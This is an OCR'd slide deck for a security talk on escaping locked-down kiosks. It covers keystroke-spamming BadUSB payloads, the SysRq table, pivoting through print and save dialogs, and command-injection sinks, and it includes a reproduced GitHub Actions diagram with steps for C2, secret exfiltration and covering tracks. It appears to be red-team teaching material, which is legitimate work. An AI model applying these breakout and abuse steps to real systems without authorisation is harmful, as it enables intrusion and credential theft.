
Locked Screen, Open System

Kiosk Escapes 101

praetorian

Khael


- Security Engineer at Praetorian
  - IoT/Internals/Externals/Web/Mobile/Bug Bounty
  - We can chat more about my job after the talk!
- CCDC red-teamer
- Piano & chess hobbyist




this guy

A bit of a preface…

Most attack diagrams nowadays:


GitHub Actions Attack Diagram
Author: John Stawinski
jstan32gmail.com
https://johnstawinski.com
Repository Uses GitHub Actions
Write Access to Repository
Read Access to Repository
Recommended Tools:
These tools can automate large sections of these attack paths, from enumeration to post-exploitation.
• General Enumeration: Gato / Gato-X
• PWN Request Identification: Gato-X
• Runner-on-Runner C2 Installation: Gato-X
• Secret Stealing: Gato / Gato-X
Repository Uses Self-Hosted Runners
Workflow Approval Not Required for Anyone
Workflow Approval Required for first time contributors
Identify PWN Request (Tool: Gato-X)
Code Execution is on Self-Hosted Runner
Gain Code Execution in Context of Base Repository
GITHUB_TOKEN From Compromised Workflow Has Write Permissions
Workflow uses actions/cache
Compromised Workflow Uses GitHub Secrets
Conduct Actions Cache Poisoning
Steal Secrets Used by Compromised Workflow
Exploiting PWN Requests or Actions Injection
Repo Uses Self-Hosted Runners AND...
• PAT Doesn't have Workflow Scope OR
• User wants to Steal Secrets from Another Repository that Shares SH Runners, OR
• User wants Internal Network access
User Wants to Steal Secrets from Current Repository and PAT Has Workflow Scope
Create a New Branch
Create Workflow to Install C2 that runs on pull_request
Create Workflow to Install C2 that runs on push (other workflow triggers are also allowed)
Push Commit (or trigger workflow based on other specified trigger)
Note: C2 on ephemeral runners will only last the length of the workflow (max 5 days)
Fork the Repository
Create PR Against Base Repository
Submit PR to Trigger Workflow Execution
Gain RCE! Establish C2
Workflow Approval Not Required for Contributors
Submit Legitimate Pull Request and Wait for Merge
Opsec (optional): Uncheck "allow edits..." and format PR to hide amongst legitimate Workflows, and create Draft PR rather than normal PR
Opsec (optional): Close PR
Gaining RCE
Enumerate Network Access of SH Runners
Access Internal Network
Accessing Internal Network
Runner is Persistent (non-ephemeral)
Runner is Persistent or Ephemeral
Create a New Branch
Create Workflow that exfiltrates GitHub secrets
Opsec (optional): Delete all workflows that run on push
Workflows executing on the runner use actions/cache
Conduct Actions Cache Poisoning
Find Runner Directory
Print Git Config *
Fnum File System for Credentials
Print Contents of /Runner_Dir/_work/_temp directory *
Escalate Privileges
Dump Memory *
Runner is Persistent (non-ephemeral)
Print Environment Variables from All Processes *
Steal GITHUB_TOKEN From Another Ongoing or Current Build
Steal Secrets From Another Ongoing Build
Note: The GITHUB_TOKEN from the user's current build can only have write permissions via a PWN req or if the repository is private and "Send write tokens to workflows from pull requests" is enabled, thus the need to steal one from a future build
Modify Releases
GITHUB_TOKEN has contents write permissions
Push Commit (or trigger workflow based on other specified trigger)
Opsec (optional): Delete Workflow Logs from Previous Steal
GITHUB_TOKEN has Actions Write permissions
OIDC Abuse
GITHUB_TOKEN has ID_Token Write permissions
GITHUB_TOKEN has Content Write permissions
GITHUB_TOKEN has Pages Write permissions
Modify GitHub Pages
Create a New Branch
Insert Malicious Backdoor Code
GITHUB_TOKEN has Deployment Write permissions
Create Deployment Event
GITHUB_TOKEN also has Actions Write permissions
Locate Workflows that Run on workflow_dispatch with sensitive secrets that call scripts outside of the .Github/ Directory
Modify Scripts to exfiltrate GitHub secrets
Push Commit to the New Branch
Trigger the Workflow for the New Branch
Compromise Secrets
Opsec (optional): Delete Branch and Workflow Logs
Stealing Secrets
Note: This diagram does not include all GitHub Actions abuse possibilities. Please reach out via email to request the addition of more TTPs
*: These operations must happen during run-time of a future workflow executing in the context of the base repository
Author: John Stawinski
Email: jstan32gmail.com
Website: https://johnstawinski.com

My Attack Diagram:




Walk in

Get Shell

What is a kiosk?


Kiosks

- A computer that serves some functionality
- Restricted access



Our Goal

- Gain unrestricted access (AKA a command terminal)
- Command prompt, powershell, bash, etc.




```
Microsoft Windows [Version 10.0.26100.7623]
(c) Microsoft Corporation. All rights reserved.

C:\Users\khael>
```

```
ubuntu@ubuntu:~$
```

Let's talk Turkey

Step 1: Getting out of the App


- Three main strategies here
  - Spam key combinations
  - Find in-app functionality
  - Command injection




Spamming Key Combinations

- Luckily made pretty easy

https://github.com/KhaelK138/badusb-kiosk-breakout





badusb-kiosk-breakout / breakout_payload.txt

1267 lines (1258 loc) · 17.4 KB

```
CTRL ALT SHIFT 2
CTRL ALT SHIFT 3
CTRL ALT SHIFT 4
CTRL ALT SHIFT 5
CTRL ALT SHIFT 6
CTRL ALT SHIFT 7
CTRL ALT SHIFT 8
CTRL ALT SHIFT 9
CTRL ALT SHIFT ESCAPE
CTRL ALT SHIFT ESC
CTRL ALT SHIFT TAB
CTRL ALT SHIFT ENTER
CTRL ALT SHIFT SPACE
CTRL ALT SHIFT DELETE
CTRL ALT SHIFT BACKSPACE
CTRL ALT SHIFT INSERT
CTRL ALT SHIFT HOME
CTRL ALT SHIFT END
CTRL ALT SHIFT MENU
CTRL ALT SHIFT PRINTSCREEN
```

Spamming Key Combinations - Windows

- Windows is so stupidly full of shortcuts
  - (do NOT press Control+Shift+Win+Alt+L)
- There are so many different combinations, many of which unlock functionality




Spamming Key Combinations - Linux


- Not as many key combinations, but some fun ones
- **SysRq** - debugging tool to send commands *directly to the kernel*
    - Intended to help recover from frozen systems, reboot safely, or simply unstuck yourself

When's another time you might feel stuck on a linux system? 😈

SysRq



Action	QWERTY	Dvorak	AZERTY	Co
Set the console log level, which controls the types of kernel messages that are output to the console	0 – 9	0 – 9	0 – 9 (without ⇧ Shift)	0
Immediately reboot the system, without unmounting or syncing filesystems	b	x	b	b
Perform a system crash. A crashdump will be taken if it is configured.	c	j	c	c
Display all currently held Locks (`CONFIG_LOCKDEP` kernel option is required)	d	e	d	s
Send the `SIGTERM` signal to all processes except `init` (PID 1)	e	.	e	f
Call `oom_kill`, which kills a process to alleviate an OOM condition	f	u	f	t
When using Kernel Mode Setting, switch to the kernel's framebuffer console.[8] If the in-kernel debugger `kdb` is present, enter the debugger.	g	i	g	d
Output a terse help document to the console Any key which is not bound to a command should also perform this action	h	d	h	h




Send the `SIGKILL` signal to all processes except `init` (PID 1)	i
Forcibly "just thaw it" – filesystems frozen by the `FIFREEZE` ioctl.	j
Kill all processes on the current virtual console (can kill X and SVGAlib programs, see below) This was originally designed to imitate a secure attention key	k
Shows a stack backtrace for all active CPUs.	l
Output current memory information to the console	m
Reset the nice level of all high-priority and real-time tasks	n
Shut off the system	o
Output the current registers and flags to the console	p
Display all active high-resolution timers and clock sources.	q
Switch the keyboard from raw mode, used by programs such as X11 and SVGAlib, to XLATE mode	r
Sync all mounted file systems	s
Output a list of current tasks and their information to the console	t
Remount all mounted filesystems in read-only mode	u
Forcefully restores framebuffer console. For ARM processors, cause ETM buffer dump instead.	v
Display list of blocked (D state) tasks	w
Used by xmon interface on PowerPC platforms. Show global PMU Registers on sparc64. Dump all TLB entries on MIPS.[9]	x
Show global CPU registers (SPARC-64 specific)	y
Dump the ftrace buffer	z
Debug dump of BPF scheduler	D
Replay the kernel log messages on consoles	R
Disables the BPF scheduler and revert to CFS	S

SysRq

Finding App-based Functionality


- Anything can work, but there are strong candidates
  - Look for OS-based GUI functionality
  - Help pages, printing, exporting, accessibility...
- Try to get to a file explorer or browser
  - Browser (usually) == file explorer



You can apply this view (such as Details or Icons) to all folders of this type.

Files and Folders
- □ Always show icons, never thumbnails
- □ Always show menus
- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- □ Display the full path in the title bar
- Hidden files and folders
  - ● Don't show hidden files, folders, or drives
  - ○ Show hidden files, folders, and drives
- ☑ Hide empty drives
- ☑ Hide extensions for known file types
- ☑ Hide folder merge conflicts

Finding App-based Functionality



Print

General

Select Printer

Microsoft Print to PDF

Microsoft XPS Document Writer

Status: Ready

Location:

Comment:

□ Print to file

Preferences

Find Printer...

Find Printers

File Edit View

In: Entire Directory

Printers Features Advanced

Name:

Location:

Model:

Search results:

Name	Location	Model
	No items match the current search	

Save Directory Search As

« Users › vagrant › Documents ›

Search Documents

Organize ▾ New folder

Quick access

Desktop

Downloads

Documents

Pictures

This PC

Network

Name	Date modified	Type
WindowsPowerShell	6/3/2025 8:04 PM	File folder

File name: Printers.qds

Save as type: Directory Search

Hide Folders

Save

Finding System-based Functionality

- Does the system support a touch screen?
  - Try all the swipes, tap all the corners...
- Did you bring a monitor?
  - See if it will extend a display into a basic desktop
- Is it a mobile device?
  - See what options you have when highlighting text
  - On iOS devices, you can look up text, share/export text, AI explain text (😂), attach file to text, etc.


Command Injection

- Varies highly from app to app
- Review the source code, track functions with execution
  - C/C++: `system, exec(ve), CreateProcess, popen, fork...`
  - Python: `subprocess.run/popen/call/etc., os.system/popen...`
  - Java: `runtime.GetRuntime.exec, ProcessBuilder.start...`
  - PHP: `system, exec, shell_exec, popen, proc_open...`
  - Go: `os/exec.Command, Cmd.Run/Output...`
